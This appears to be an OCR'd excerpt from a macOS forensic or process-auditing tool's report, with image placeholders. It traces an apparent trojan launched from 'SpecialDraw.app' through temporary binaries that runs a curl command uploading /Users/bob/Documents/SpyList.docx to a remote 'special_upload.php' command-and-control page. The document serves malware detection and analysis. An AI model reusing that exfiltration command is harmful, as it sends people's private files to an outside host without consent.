


Address: 192.168.10.69 **Port:** 443


Session	User	Access	Address	Port	Program
165	bob	Connect	192.168.10.69	443	/private/tmp/launch-hse
165	bob	Connect	192.168.10.69	443	/private/tmp/launch-hse
165	bob	Connect	192.168.10.69	443	/private/tmp/launch-hse
165	bob	Connect	192.168.10.69	443	/private/tmp/launch-hse
174	bob	Connect	192.168.10.69	443	/usr/bin/curl
165	bob	Connect	192.168.10.69	443	/private/tmp/launch-hse
165	bob	Connect	192.168.10.69	443	/private/tmp/launch-hse
177	bob	Connect	192.168.10.69	443	/usr/bin/curl
165	bob	Connect	192.168.10.69	443	/private/tmp/launch-hse



```
                              curl

Basic Statistics:
     Session ID:  174
     Process ID:  192
        Program:  /usr/bin/curl
      Arguments:   curl -k -F uploadedfile=@/Users/bob/Documents/SpyList.docx https://www.192.168.10.69.xip.io/~heberlei/CC/
                  special_upload.php
        User ID:  503 (bob)
           EUID:  503 (bob)
          Start:  Friday, June 15, 2012 7:08:20 PM Pacific Daylight Time
       Duration:  0
        Records:  84

Ancestors:
            160   /Applications/SpecialDraw.app/Contents/MacOS/SpecialDraw
            164   /private/tmp/launch-hs
            165   /private/tmp/launch-hse
            172   /bin/sh
            173   /private/tmp/command_19

Children:

File accesses:
             R_   /Users/bob/Documents/SpyList.docx

Outbound connections:
                  Remote: 192.168.10.69 : 443
```




```
      164  /private/tmp/launch-hs
